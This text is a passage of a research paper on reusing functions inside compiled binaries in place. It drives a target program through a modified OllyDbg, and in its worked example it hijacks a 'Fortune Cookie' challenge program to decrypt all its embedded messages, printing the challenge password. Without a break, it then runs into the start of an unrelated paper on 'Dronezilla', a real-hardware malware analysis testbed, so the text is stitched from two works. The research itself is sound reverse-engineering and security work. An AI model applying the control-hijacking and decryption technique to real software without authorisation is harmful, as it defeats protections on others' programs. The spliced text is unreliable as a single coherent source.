original place of deposition. We employ the phrase in a manner similar to how it is used by archaeologists. In particular, we use *in situ* to qualify the manner in which we programmatically reuse LEFCs; in our work, we execute (reuse) LEFCs without separating them from their original places. In contrast and as was described earlier, a functional component may instead be physically extracted from its original program into some stand-alone executable module. We call execution of such a physically extracted functional component to be a case of *ex situ* reuse.

For some LEFC extracted from a target program, *in situ* reuse of the LEFC is accomplished by driving the execution of the target program via some mechanism such that the instructions specified by the LEFC are executed. The described driver must have the ability to modify the instruction pointer of the target program so that it can be set to the LEFC's entry point, and it must also be able to monitor the target program's subsequent execution such that it can be stopped upon reaching an exit point and/or meeting a specified exit condition. Additionally, the driver must be able to write to and read from memory within the target program's process space in order to pass argument values, artificially construct states on which the LEFC depends, and read values from return locations to be sent to the user once the LEFC has finished executing.

As will be discussed in much greater detail in Section 7, we have chosen to construct our driver on top of a debugger. A debugger has all of the previously discussed requisite abilities necessary to implement a LEFC *in situ* reuse driver. Specifically, modern debuggers for the the X86 platform allow for (1) direct modification of the EIP register (the X86 instruction pointer), (2) continued execution until a specific address is reached (via breakpoints), and (3) for read/write access to the debuggee's memory. We have also speculated that such a driver could be constructed by injecting a new thread directly into the target program's process space, however that line of research has not yet been explored.

5 Formalization

A logically extracted functional component (LEFC) is a collection of information about a functional component. This collection of information is referred to as the LEFC's descriptor. A descriptor for an LEFC consists of the following (uncommon terms are formally defined shortly hereafter):

- Entry Point - The address of the first instruction of the LEFC within the target program.
- Exit Points and Conditions - A set of addresses within the target program through which the LEFC may exit and/or conditions which, when met, indicate that the LEFC should exit.
- State Elements - A set of 2-tuples of {location, value}, where the locations must be initialized to the corresponding values in order to artificially construct some or all of the state on which the LEFC depends. State Elements are used to decouple the LEFC from the target program.
- Parameters - A set of the locations into which values should be placed such that the behavior of the LEFC may be applied on those values.
- Return Locations - A set of locations whose contents should be returned to the caller after the LEFC has exited.

The LEFC metadata (name, description, etc.) and the specific low-level information that must be retained concerning the programmatic items just described (data types of parameters and return values, accessing locations by address versus stack pointer offset, etc.) is further detailed in the Section 7.

In order to formalize the definitions of cold, warm, and hot LEFCs, we first appropriate some terms from data flow analysis and the lambda calculus. Though the lambda calculus terminology maps well to the current context when viewed at a slightly abstract level, we stipulate that our use of it is perforce an abuse of jargon. Let M be a LEFC consisting of instructions, at least some of which refer to one or more locations. A location is simply a place where bits are stored; that is, the registers, stack locations, heap addresses, and the locations to which any of those point (and so on, recursively). Let $REF(M)$ be the set of locations accessed in M , and let $LIVE(M)$ be the set of locations used in M before being defined. Specifically, a location x is in $LIVE(M)$ if there exists a path from the entry point of M over which x is used without first being assigned to. Let $PARAM(M)$ be the union of the parameters and the locations in the state element 2-tuples of M . From the lambda calculus terminology, it is illustrative to let $FREE(M) = LIVE(M)$ and $BOUND(M) = REF(M) \setminus LIVE(M)$. M is then said to be *closed* if $FREE(M) = \emptyset$, and M is a *closure* if $LIVE(M) \subseteq PARAM(M)$.

A cold LEFC is a LEFC that is either closed or a closure. A hot LEFC is a LEFC that is neither closed nor a closure. A hot LEFC M is also a warm LEFC if $\forall l \in LIVE(M) \setminus PARAM(M)$, l must always be initialized to the same value in order for in situ reuse of the LEFC to result in the desired behavior. A truly hot LEFC is a hot LEFC that is not warm.

6 Example LEFCs

We now detail the logical extraction of a functional component from a contrived sample program. Consider the following C++ program:

```
bool add;

int _tmain(int argc, _TCHAR* argv[])
{
    add = true;
    Add_Or_Subtract(10, 20);
    return 0;
}

int Add_Or_Subtract(int operand1, int operand2)
{
    if(add)
        return operand1 + operand2;
    else
        return operand1 - operand2;
}
```

An IDA Pro disassembly of the Add.Or.Subtract() function, compiled with no optimizations enabled and linked with debug information, is shown in Figure 2.

Suppose we wish to extract from this contrived program a functional component that computes and returns the sum of two integers. To do so, we may construct a LEFC with entry point 0x401010, exit point 0x401024, parameters at esp+8 and esp+C, and no state elements. Such an LEFC is hot because it depends on a state (the prior initialization of the Boolean global variable *add* to true), but that state information is not available in the LEFC's descriptor. In order to run this LEFC, the target program must first be driven to execute the statement "add = true;" in *_tmain()*. We also note that this LEFC is warm because the state on which it depends is always the same for every execution of the LEFC. Because it is warm, we can convert it into a cold LEFC by adding a Boolean state element 2-tuple of {0x403000, true} to the descriptor. The state on which the LEFC depends, which is now

Figure 2: Disassembly of the `Add_Or_Subtract()` function.

fully described in the LEFCs descriptor, can be artificially constructed by the LEFC Reuser driver rather than relying on the target program's code to construct it. The modified LEFC is now an example of a cold LEFC, because the target program itself is no longer used to set up the state on which the LEFC depends.

7 Implementation

LEFC Reuser is a software system that provides for the in situ reuse of LEFCs. Three major architectural components comprise LEFC Reuser:

1. LEFC Descriptors - XML files which contain descriptors of LEFCs and

```

FunctionalComponents ::= {}
                      ::= (Component*)

Component ::= (Name Description Hotness Hotness_Required_State
               Entry Exit* State_Element* Parameter* Return*)

Entry ::= (Point)
Exit ::= (Point, Condition*)

State_Element ::= (SE_Stack)
                ::= (SE_Register)
                ::= (SE_Heap)
SE_Stack ::= (Position_From_Top Value)
SE_Register ::= (Reg Value)
SE_Heap ::= (Address Value)

Parameter ::= (P_Stack)
              ::= (P_Register)
              ::= (P_Heap)
P_Stack ::= (ID P_Name P_Description Position_From_Top Pointer_Depth)
P_Register ::= (ID P_Name P_Description Reg Pointer_Depth)
P_Heap ::= (ID P_Name P_Description Address Pointer_Depth)

Return ::= (R_Stack)
           ::= (R_Reg)
           ::= (R_Heap)
R_Stack ::= (R_Descr ESP_Offset Deref_Count Size)
R_Reg ::= (R_Descr Reg Deref_Count Size)
R_Heap ::= (R_Descr Address Deref_Count Size)

```

Figure 3: Grammar for LEFC descriptors derived from LEFC Reuser’s schema.

conform to LEFC Reuser’s schema.

2. LEFC Descriptor Compiler - A program that compiles the high-level XML descriptor of a LEFC into a set of low-level commands that instruct the LEFC Executing Debugger how to execute the LEFC.
3. LEFC Executing Debugger - We interface with the OllyDbg debugger via a modified version of the ODBGScript OllyDbg plugin in order to drive execution of the target program.

7.1 LEFC Descriptors

For each target program from which functional components have been logically extracted, an XML file conforming to LEFC Reuser’s schema is generated and retained. Each such XML file contains one or more LEFC descriptors, where a descriptor contains all of the information required to reuse a LEFC *in situ*. A grammar for describing LEFCs, which is both derived from and maps directly to LEFC Reuser’s schema, is shown in Figure 3. The terminals of the grammar are defined as follows:

- Name - User specified name for the LEFC.
- Description - User specified description of the LEFC.
- Hotness - Either “Hot” or “Cold”.
- Hotness_Required_State - If Hotness is “Hot”, a description of how to put the target program into the state on which the LEFC depends; otherwise, the field is unused.
- Point - An address of an instruction in the target program’s process space.
- Condition - A predicate to be evaluated when the Point is reached. If all Conditions associated with the Point evaluate to true (or if there are no

Conditions), then the LEFC exits.

- Position_From_Top - An integer specifying the position from the top of the stack in which to store a Value, where the top is position 0, the next location is position 1, and so on.
- Value - The State_Element's value.
- Reg - An X86 register ("eax", "ebx", "esp", etc.).
- Address - An address of a memory location within the target program's process space.
- ID - A unique integer identifier for each parameter. Used to identify the parameter being referred to when multiple sets of argument values to run the LEFC against are provided via a parameter input file.
- P_Name - User specified name for a Parameter.
- P_Description - User specified description for a Parameter.
- Pointer_Depth - An integer specifying the depth of the pointers pointing to the Parameter. For example, if the Parameter is of type int, then Pointer_Depth should be 0, however if the Parameter's type is **int, then Pointer_Depth should be 2.
- R_Descr - User specified description of the return value.
- ESP_Offset - An integer *offset* to be added to esp, such that $esp + offset$ contains a value to be returned to the user (or a pointer to it).
- Deref_Count - An integer specifying the number of times the pointer stored at the location of the Return (either its $esp + ESP_Offset$, Reg, or Address) should be dereferenced to access the actual return value; should be 0 if it is not a pointer.
- Size - The size in bytes of the value to be retrieved from the specified location.

7.2 LEFC Descriptor Compiler

The LEFC Descriptor Compiler, implemented in C# .NET, takes an LEFC Descriptor as input and compiles it into a set of low-level commands that instruct the LEFC Executing Debugger how to execute the LEFC. The LEFC Descriptor Compiler consists of: (1) A parser that reads in LEFC Descriptors and validates them with respect to LEFC Reuser's schema, (2) A mechanism to compile the high-level XML into low-level commands to be sent to the LEFC Executing Debugger, and (3) A communication mechanism that allows the compiler to send its commands to and receive return values from the LEFC Executing Debugger.

The parser is implemented using the XML parsing and validating func-

tionality provided by .NET. Once parsed, the high-level XML descriptor is compiled into low-level debugger commands which instruct the LEFC Executing Debugger how to execute the LEFC. An example illustrating the compilation of a high-level XML descriptor into low-level debugger commands is given in the following section. Finally, the LEFC Descriptor Compiler opens the target program in the LEFC Executing Debugger and sends the compiled commands to it. When the LEFC Executing Debugger is done running the commands (when the LEFC has exited), the return value(s) are communicated back to the LEFC Descriptor Compiler which subsequently returns them to the caller. Communication between the LEFC Descriptor Compiler and the LEFC Executing Debugger is facilitated by dropping files containing debugger commands or return values at pre-determined locations.

7.3 LEFC Executing Debugger

The LEFC Executing Debugger is comprised of the OllyDbg Win32 debugger and a modified version of its ODBGScript plugin. OllyDbg³ is a 32-bit assembler level analyzing debugger for Microsoft Windows. ODBGScript⁴ is a plugin for OllyDbg that provides a scripting interface to the debugger. It is into ODBGScript's low-level scripting commands that the LEFC Descriptor Compiler compiles XML descriptors.

The ODBGScript plugin provides all of the requisite functionality necessary to reuse a LEFC in situ. Specifically, it provides direct access to the X86 instruction pointer EIP, the ability to drive the target program until a specified exit point is reached and to evaluate if exit conditions are met, and the ability to read from and write to memory addresses, stack locations, and registers. Furthermore, it provides the ability to allocate memory within the target program's process space, which we often make use of when we artificially create a state specified by the `State_Elements` of an LEFC descriptor.

In order to facilitate communication between the LEFC Descriptor Compiler and the LEFC Executing Debugger, the ODBGScript plugin was modified such that it may receive scripting commands programmatically; in the unmodified version, a user must open a script manually via OllyDbg's menu system. The modified ODBGScript plugin was originally written in C++, and the necessary modifications were made therein. The modified

³<http://www.ollydbg.de/>

⁴<https://github.com/epsylon3/odbgscript/>




Figure 4: Work-flow of the LEFC Reuser system.

ODBGScript plugin listens for commands sent by the LEFC Descriptor Compiler and runs them upon receipt. After ODBGScript finishes running them, it communicates the requested return values back to the LEFC Descriptor Compiler by dropping a file containing them at a pre-determined location.

7.4 Summary of LEFC Reuser Work-flow

Figure 4 illustrates the work-flow of logical extraction and in situ reuse using our LEFC Reuser system. Descriptions of each of the numbered edges follow:

1. The Target Program is analyzed by the LEFC Identifier and Extractor which identifies functional components in the Target Program and logically extracts them into the collection of LEFC Descriptors. No such LEFC Identifier and Extractor software or algorithms have yet been developed. In the present work, all functional components have been identified and extracted manually. Creation of an LEFC Identifier and Extractor that requires only minimal human interaction forms the basis for our future work.
2. The User, either a human or a program, obtains a LEFC descriptor from the collection of LEFC Descriptors.
3. The User sends to the LEFC Descriptor Compiler (1) the selected LEFC descriptor and (2) a collection of arguments for the functional component to be run against.
4. The LEFC Descriptor Compiler (1) compiles the LEFC descriptor and the arguments into ODBGScript commands, (2) opens the Target Program in the LEFC Executing Debugger, and (3) sends the compiled commands to the LEFC Executing Debugger.

5. The LEFC Executing Debugger runs the compiled commands, thereby driving the Target Program to execute the functional component described by the selected LEFC descriptor against the provided arguments.
6. Once all of the compiled ODBGScript commands have been run, the values at the return locations specified by the LEFC descriptor are communicated back to the LEFC Descriptor Compiler.
7. The LEFC Descriptor Compiler conveys the return values on to the User.

7.5 Evaluation of LEFC Reuser

The described LEFC Reuser software system has been successfully tested on a set of LEFCs that collectively make use of all of the various elements made available by LEFC Reuser's LEFC descriptor schema. A mixture of both hot and cold LEFCs have been tested successfully. Such tested LEFCs included those with multiple exits, those whose parameters, state elements, and returns make use of all three of the location types (heap, stack, and register), and those whose return values are obtained by dereferencing pointers. Some of the sample LEFCs also required that their arguments and state elements be stored in newly allocated memory within the target program's process space.

For a LEFC with descriptor D , LEFC Reuser's parsing and compilation algorithms run in $O(n)$ where n is the number of XML elements in D . Of course, the complexity of actually running (in situ reusing) a LEFC is determined by the instructions that comprise it.

8 Fortune Cookie Revisited

Having described the LEFC Reuser system, we now show how it may be applied to the purpose of decrypting all of the encrypted messages in the Fortune Cookie program. Recall from Section 2 that we do not want to waste time figuring out how to construct the necessary hKey decryption key structure ourselves. Because the functionality to properly construct the hKey is already present within the Fortune Cookie program, we wish to let it do so for us. Once the Fortune Cookie program has constructed the hKey, we want to hijack the Fortune Cookie program's control in order to make it iterate over and decrypt all of the encrypted messages within itself.

```

        Name: "Decrypt"
    Description: "Decrypts an encrypted fortune cookie message."
    Hotness: "Hot"
Hotness_Required_State: "The state is constructed once the GUI is displayed."
    Entry: 0x4016E0
    Exit: 0x4016E6
    SE_Stack: {Position_From_Top: 0, Value: 0x15D660}
    SE_Stack: {Position_From_Top: 1, Value: 0}
    SE_Stack: {Position_From_Top: 2, Value: 1}
    SE_Stack: {Position_From_Top: 3, Value: 0}
    P_Stack: {ID: 0, P_Name: "Encrypted Data",
        P_Description: "Encrypted fortune cookie message.",
        Position_From_Top: 4, Pointer_Depth: 1}
    P_Stack: {ID: 1, P_Name: "Size of Encrypted Data",
        P_Description: "Size in bytes of Encrypted Data.",
        Position_From_Top: 5, Pointer_Depth: 1}
    R_Stack: {R_Descr: "Decrypted message.", ESP_Offset: -8,
        Deref_Count: 1, Size: 0x48}

```

Figure 5: Descriptor for Fortune Cookie program decryption LEFC.

Figure 5 shows one possible LEFC Reuser descriptor for the decryption functional component of the Fortune Cookie program. The structure of the XML LEFC descriptor maps perfectly to the BNF grammar of Figure 3. Referring back to Figure 1, we see that the call to `CryptDecrypt()` is at 0x4016E0, which we specify as the decryption LEFC's entry point in Figure 5. 0x4016E6, the address of the instruction immediately after the call to `CryptDecrypt()`, is specified as the LEFC's exit point with no associated exit conditions. The State_Elements given in the descriptor partially describe (less the Parameters) the setup of the stack necessary for the call to `CryptDecrypt()` to correctly decrypt the encrypted fortune cookie messages. Regarding the State_Element with `Position_From_Top=0`, on our test system 0x15D660 is always the user-space handle into the kernel-space `hKey` structure constructed by the Fortune Cookie program and pushed onto the stack (via `EAX`) at line 0x4016DB of Figure 1. Of course, the location at which the `hKey` structure is constructed might be different on another system or if ours were rebooted, but the address is easily re-determinable by observing the call to `CryptDecrypt()` when the Get My Fortune! button is pressed. The given Parameters specify that two arguments, a pointer to an encrypted fortune cookie message and a pointer to the size of that encrypted message, complete the decryption LEFC's setup. Finally, the single Return specifies that the decrypted fortune cookie message will be pointed to by `ESP-8` after

the LEFC has exited.

Following is an abstracted snippet of the input file to be provided, along with the decryption LEFC's descriptor, to LEFC Reuser:

```
ArgumentSet:
  Arg_0: {ID: 0, IsAddressInTarget: true, Value: 0x542760, Size: 40}
  Arg_1: {ID: 1, IsAddressInTarget: false, Value: 40}
ArgumentSet:
  Arg_0: {ID: 0, IsAddressInTarget: true, Value: 0x5427A4, Size: 30}
  Arg_1: {ID: 1, IsAddressInTarget: false, Value: 30}
...
```

The input file contains all of the sets of arguments (addresses of the encrypted fortune cookie messages within the Fortune Cookie program and their respective sizes) for the decryption LEFC to iterate over and decrypt.

As specified by the decryption LEFC's descriptor, an ArgumentSet in this instance consists of two Arguments corresponding to the two given Parameters. The Argument with ID=0 (referred to as Arg_0) corresponds to the "Encrypted Data" Parameter in Figure 5 and Arg_1 corresponds to the "Size of Encrypted Data" Parameter. The IsAddressInTarget field of the input file is a Boolean which specifies whether or not the subsequent Value of the Argument is the actual value or the address of the value within the target program's process space. Finally, if IsAddressInTarget for an Argument is true, then Size specifies the number of bytes at that address which comprise the argument's value. We see that the first encrypted fortune cookie message, 40 bytes in size, is located at address 0x542760 in the Fortune Cookie program. One such ArgumentSet for each encrypted fortune cookie message is present in the actual input file.

Once LEFC Reuser is provided the decryption LEFC's descriptor and the corresponding input file, the LEFC Descriptor Compiler compiles the descriptor into ODBGScript commands and opens the Fortune Cookie program in the LEFC Executing Debugger. Notification is provided to the user that the present LEFC is hot, and that in order to construct the state necessary for the LEFC to run correctly the Fortune Cookie program must first be allowed to run until its GUI is displayed to the user (see the Hotness_Required_State field in Figure 5). Once the user notifies LEFC Reuser that the Fortune Cookie program GUI is displayed, the compiled commands are sent to the debugger where they cause the Fortune Cookie program to iterate over and decrypt all of the encrypted fortune cookie messages. Once all of the commands have been run, the debugger returns the location where the decrypted

results may be found and LEFC Reuser displays that location to the user. The password for the Fortune Cookie Challenge, “YoU g0t It!! This 1s d4 K3Y :p”, is found in the decrypted results.

Using the LEFC Reuser system, we have shown how all of the encrypted fortune cookie messages within the Fortune Cookie program can be decrypted in a single shot with only a minimal understanding of how the actual decryption takes place.

9 Related Work

Reuse has long been considered to be a desirable alternative to developing new code. Efforts toward providing reuse of functionalities from compiled programs have included work in the field of COTS (commercial off-the-shelf) software integration. Such integration involves the inclusion of some other party’s commercial software within your own software system. COTS software integration has often been limited due to a lack of provided interfaces (APIs) to the COTS software functionality. Egyed and Balzer [EB01] make the case for reusing what we call functional components from COTS software, however they only target reuse for functional components which already have interfaces provided by the original authors. Their major contribution is the description of a wrapper for provided interfaces which extends those interfaces to allow for better synchronization between the caller and the callee. In general, the theme of this past work in COTS software integration has been to make usage of provided COTS software interfaces (APIs) less messy. Our work, on the other hand, can be characterized as the creation and export of interfaces for functionalities to which no interfaces previously existed.

Instrumentation is a technique for inserting extra code into an application to observe its behavior, and dynamic instrumentation is simply the application of the instrumentation technique on a running process. Dynamic instrumentation tools such as Pin⁵ [LCM⁺05] and DynInst⁶ [BH00, WH04, RBR⁺07] provide C++ API’s that allow a user to insert snippets of code into a target program to be executed when specified points are encountered during its execution. The chosen instrumentation framework places trampoline code at the points specified by the user. When one of these points is encountered during the target program’s normal flow of execution, the tram-

⁵<http://www.pintool.org/>

⁶<http://www.dyninst.org/>

poline code stores the state of the target process and then transfers control to the snippet. When execution of the snippet has concluded, the trampoline code restores the process to its prior state and transfers control back to the next instruction of the target program. Profilers, cache simulators, trace analyzers, and memory bug checkers have all been implemented as dynamic instrumentation snippets. Dynamic instrumentation and in situ reuse are similar in that they both allow for execution of a target program in ways unintended by the target program's original author, however they go about that goal in quite different ways. While dynamic instrumentation relies on the target program's normal flow of control to initiate execution of newly inserted snippets of code, in situ reuse takes complete command of the target program's control in order to drive it to execute code that was already present in new ways. However, we recognize that the aforementioned dynamic instrumentation tools already contain many primitive functionalities that, if recombined with LEFCs in mind, could provide much of the basis for a system capable of providing in situ reuse. Specifically, the Dynr [WH04] add-on to DynInst could quite possibly be extended to work in a fashion similar to our LEFC Reuser. Furthermore, the ability to construct conditional breakpoints within the target program's process space using dynamic instrumentation [BH00, WH04] would allow for a much more efficient implementation of LEFC exit point and exit condition checking than is currently available to us via our OllyDbg back-end.

Cifuentes and Fraboulet [CF97] and Kiss et al. [KJLG03] adapted Weiser's high-level language slicing techniques [Wei81] (and those technique's descendants) to the purposes of inter- and intra-procedural slicing on compiled binaries. However, such slices are taken with respect to either an individual register or a set of registers at a given instruction, and therefore they are not analogous to the functional components with which we are concerned. While these slicing techniques may aide in the identification of state elements, they cannot directly be used for the purpose of logically extracting executable functional components. Slicing on binaries also presents other severe problems, including the need for accurate procedure and call information.

Kolbitsch et al. [KHKK10] extract externally observable behaviors, rather than functional components, from compiled executables. After selecting some externally observed behavior reported by a run-time monitor, their technique uses dynamic slicing to extract a 'gadget' that comprises all of the code and a memory snapshot needed to recreate the selected behavior. The gadget can

then be replayed by a gadget player, thereby recreating the exact behavior of the originally observed program. Because these techniques are primarily concerned with behavior replay rather than component reuse, conditional branches in the extracted code are modified in order to force the flow of execution to always follow the originally observed path. As such, the extracted behavior is fixed to correspond to a single set of inputs, and cannot generally be used as a reusable component. For example, sometimes a behavior is only triggered under specific conditions, such as an update mechanism that only runs on a specific day of the week. Because their technique is able to identify and subsequently extract only behaviors whose executions are observable by their dynamic analysis component, if they are not observing the program on the day that it conducts its update check, then they cannot identify and subsequently extract a gadget that replays that behavior.

Caballero et al. [Cab09] proposed techniques to identify and physically extract callable functions using interface abstraction methods. Primary contributions of their work include the development of a mechanism to identify the prototype of a binary code fragment and a technique for extracting its code and data dependencies. Extracted functional components consist of a C function that contains the extracted code as inline assembly and a header file that contains the required data. Limitations of Caballero et al.'s approach include: (1) components with parameters that are recursive structures, such as trees, cannot be extracted, (2) in order to extract a function, it must first be observed executing natively at least once (if some specific input is needed for control to reach the function, they assume it is provided), (3) functions with variable-length parameter lists such as `printf` cannot be extracted, and (4) a component to be extracted may not contain any code that explicitly makes use of knowledge of its own location.

Logical extraction, in lieu of physical extraction, is able to overcome each of the aforementioned limitations under certain conditions. While it may be difficult to identify the exact structure of a complex argument, if the structure is known a priori and because we leverage functional components within their original context, then there is no reason that such a component could not be made externally reusable. Furthermore, while the ability to observe a functional component execute in its native context is certainly advantageous when attempting to identify the elements comprising its would-be descriptor, it is not absolutely necessary; the requisite information could alternatively be ascertained via static analysis. Even if a functional component's parameter

list is identified as being of variable length, because it will be executing within its native context there is no reason why a system using logical extraction could not interface with it if the structure of that parameter list were known. Finally, since our LEFCs are reused in situ, there are never limitations on their ability to make use of the knowledge of their own locations within the target program.

10 Directions for Future Work

Throughout this work, the process of identifying functional components that may be logical extracted and reused in situ has taken place manually. This included manually searching for interesting segments of code within compiled programs that could be logically extracted as useful and reusable functional components, as well as manually determining those functional components' state elements, parameters, and returns via both static and dynamic analysis. Towards the goal of making the present work more useful, many directions for future work exist. Primarily, automation of the process for identifying and learning about functional components is a fertile and interesting research area. Such work might entail usage of novel combinations of machine learning and classification techniques to automatically identify code that may comprise interesting or useful functional components, program slicing and data flow analysis techniques to automatically determine a functional component's state elements and parameters, and variable identification and type inferencing techniques to more accurately determine the prototypes of functional components. Another possible interesting direction for future work would be to prove that the set of elements included in LEFC Reuser's LEFC descriptor schema comprises the sufficient set of such elements required to adequately describe all possible functional components.

11 Conclusion

Prior approaches for extracting functional components from compiled programs have been physical in nature; that is, they generally relied on physically separating the code and data comprising the functional component from the target program in which it originally resided. We have shown that not only does another paradigm exist, that of logical extraction, but that extracting functional components in this new manner overcomes some of the limitations of past approaches.

We have described the process of logical extraction and the necessary information that must be stored in order to logically extract most (and possibly all) functional components, and we have both described how such a LEFC may be reused in situ and have developed a proof-of-concept implementation of this process. Formal definitions have been presented for the different types of LEFCs, cold, hot, warm, and truly hot, and the process for converting a warm LEFC into a cold LEFC has been described. Results from using our implementation, LEFC Reuser, have been positive; it has been shown to be capable of in situ reuse of many logically extracted functional components of varying complexity.

With the present work, we have taken a step towards meeting the final goal of being able to treat any compiled executable as a library of exportable functional components that are reusable by a programmer within his own programs.

12 Acknowledgments

The authors gratefully acknowledge the contributions of Chris Parich. This research was sponsored in part by the Air Force Research Laboratory and DARPA (FA8750-10-C-0171) and the Air Force Office of Scientific Research (FA9550-09-1-0715).

References

- [Age11] Defense Advanced Research Projects Agency. Research Announcement - Binary Executable Transforms (BET) - DARPA-RA-11-56. Technical report, Defense Advanced Research Projects Agency, 2011.
- [BH00] B. Buck and J.K. Hollingsworth. An API for runtime code patching. *International Journal of High Performance Computing Applications*, 14(4):317–329, 2000.
- [Cab09] J. Caballero. Binary code extraction and interface identification for security applications. Technical report, DTIC Document, 2009.

- [CF97] C. Cifuentes and A. Fraboulet. Intraprocedural static slicing of binary executables. In *Software Maintenance, 1997. Proceedings., International Conference on*, pages 188–195. IEEE, 1997.
- [EB01] A. Egyed and R. Balzer. Unfriendly COTS integration-instrumentation and interfaces for improved plugability. In *Automated Software Engineering, 2001.(ASE 2001). Proceedings. 16th Annual International Conference on*, pages 223–231. IEEE, 2001.
- [KHKK10] C. Kolbitsch, T. Holz, C. Kruegel, and E. Kirda. Inspector Gadget: Automated extraction of proprietary gadgets from malware binaries. In *2010 IEEE Symposium on Security and Privacy*, pages 29–44. IEEE, 2010.
- [KJLG03] A. Kiss, J. Jász, G. Lehotai, and T. Gyimóthy. Interprocedural static slicing of binary executables. In *Source Code Analysis and Manipulation, 2003. Proceedings. Third IEEE International Workshop on*, pages 118–127. IEEE, 2003.
- [LCM⁺05] C.K. Luk, R. Cohn, R. Muth, H. Patil, A. Klauser, G. Lowney, S. Wallace, V.J. Reddi, and K. Hazelwood. Pin: Building customized program analysis tools with dynamic instrumentation. In *ACM SIGPLAN Notices*, volume 40, pages 190–200. ACM, 2005.
- [RBR⁺07] G. Ravipati, A.R. Bernat, N. Rosenblum, B.P. Miller, and J.K. Hollingsworth. Toward the deconstruction of Dyninst. Technical report, Computer Sciences Department, University of Wisconsin, Madison (<ftp://ftp.cs.wisc.edu/paradyn/papers/Ravipati07SymtabAPI.pdf>), 2007.
- [Wei81] M. Weiser. Program slicing. In *Proceedings of the 5th international conference on Software engineering*, pages 439–449. IEEE Press, 1981.
- [WH04] C.C. Williams and J.K. Hollingsworth. Interactive binary instrumentation. *Intl. Works. on Remote Anal. and Measurement of Softw. Sys*, pages 312–327, 2004.

Dronezilla - advanced testing system based on real hardware

*Mihai Cimpoeșu & Claudiu Popa
UAIC, Iasi, Romania*

About Authors

Mihai Cimpoeșu is a PhD. student at Faculty of Computer Science, “Alexandru Ioan Cuza” University and Malware Researcher for Bitdefender AntiMalware Research Lab, Iasi, Romania, phone+40728220510, email: mihai.cimpoesu@info.uaic.ro

Claudiu Popa is a MSc. student at Faculty of Computer Science, “Alexandru Ioan Cuza” University and Malware Researcher for Bitdefender AntiMalware Research Lab, Iasi, Romania, phone +40753435889, email: claudiu.popa@info.uaic.ro

Keywords

Automated testing system, malware behavior analysis, ZFS, AoE, iSCSI, DKVM, PDU, Python, testing

Abstract

In a world where computer infections crawl from every corner of the web, reliable technological assets must be developed for fighting against the swarm of ever-increasing number of malicious software. With reliability and automation as our primary goals, we developed a framework environment based on real hardware. Within this environment one can automate most of the quality assurance and malware analysis tools that require accurate behaviour of malware samples and can't otherwise be obtained in operating systems running in virtual machines. One of the hard constraints we had in building this system was the speed of reverting from the infected operating system to the clean snapshot or even to a brand new operating system altogether. To overcome this step, we choose to boot the test machines over network from a repository server that manages the hard-drive allocation. The snapshotting, cloning and destroying hard disk images logic was built on top of the ZFS File System running as a Free BSD kernel module. Using this design, we managed to have a negligible delay time from shutting down one operating system to booting from a brand new hard-drive. Another important requirement was to have an unattended, scalable and secure system. We discuss some of the interesting challenges we confronted with in achieving these tasks such as: scripting language controlled Power Distribution Units, video monitoring of client machines over network or private networking between each drone and its managing server. We present here step by step our progress in developing this framework including the choice of existing technologies, the needed changes and usage scenarios that range from modifying network interface card firmware, redesigning the AoE transmission protocol and drivers for every supported client operating system, to designing a web application for user interaction.

Introduction

As the number of malware samples is vertiginously increasing by each day, the need for automated testing and information extracting environments for malware analysis is tremendous. There is a need to construct highly automated tools that will only require the human factor's attention for a very small number of samples, those that actually raise problems to the anti-malware solution in question. One of the existing implementation alternatives is represented by the use of existing virtual machines, offering a very similar environment to the real world hardware, although this exhibits more problems than it solves. The most critical problem is the virtual machine detection mechanisms that are built inside most of the modern malware packages. For a testing system constructed using this technology to be used for application performance testing it has to have a linear speed penalty compared to the real hardware. Most of the well known virtual machines do not have this property.

All of these limitations motivated us to construct a system and a framework whose purposes are:

- Usage of real hardware - the complete elimination of virtual machines;
- The complete automation of test running;
- Limiting need for the human factor intervention;

- Having a throughput similar virtual machine technology;
- The speed of switching between operating systems -- reverting from an infected image and a clean one -- to be comparable with a virtual machine revert-to-snapshot;

With these specifications in mind we constructed what we called *Dronezilla*, a master-slave system, based on existing technologies from the UNIX world, capable of being an environment which can automate the behaviour analysis of malware samples and the quality assurance of our products. Up to our knowledge, this system is a novelty in the field, raising the bar for the current techniques.

Among the technologies used in this implementation, the most important are:

- The *ZFS* File System -- running as a FreeBSD kernel module -- who made possible the creation of a remote repository with OS images, offering us very fast operations like cloning and snapshotting.
- The *AoE* and *iSCSI* network boot protocols are used here for loading operating system images from the remote repository on the machines attached to the system. The machines are called *drones* because they lack hard-drives.
- The video monitoring technologies, in our case being *DKVM* and *VNC*, through which we can monitor the client machines.

Some of the technologies used throughout this system needed various modifications, without which the realization of *Dronezilla*, as we planned it to be, was impossible. Here we include the modification of *gPXE* boot-loader firmware that we flashed into the network cards, the modification of ISC *DHCPD* Unix daemon or the modifications brought to the Windows *AoE* driver.

The core framework consists in a series of daemons and scripts driving the background logistics of the repository servers and a web application for using and managing the server. Everything is written in Python programming language. We choose Python for developing the automation daemons and the web interface, because of its productivity gains and lower development time.

The rest of the article is organized as follows: section 2 presents the current state of the art in the field, section 3 presents the technologies used to construct our testing system, section 4 describes the general architecture of the system and the core framework behind it, while section 5 brings up the conclusions.

Related work

Automation analysis systems were designed before in different manners, each one with its drawbacks and good points, some of them sharing architectural design with *Dronezilla*. One such system is *Truman*¹, an open source *sandnet* system written by Joe Stewart. In a standard setup, Truman has two components, a server and a malware analysis client, the first one containing a repository of hard drive images (both "clean" and "infected" images). The client is configured to boot from the network by using a PXE boot-loader. Truman offers the possibility of network traffic gathering, by both providing and simulating basic network services commonly used by the malware. *Joebox*² is designed to run both on real or virtualized hardware, with a client - server architecture model, where a single controller instance can coordinate multiple clients responsible

¹ <http://www.secureworks.com/research/tools/truman>

² <http://www.joesecurity.org/>

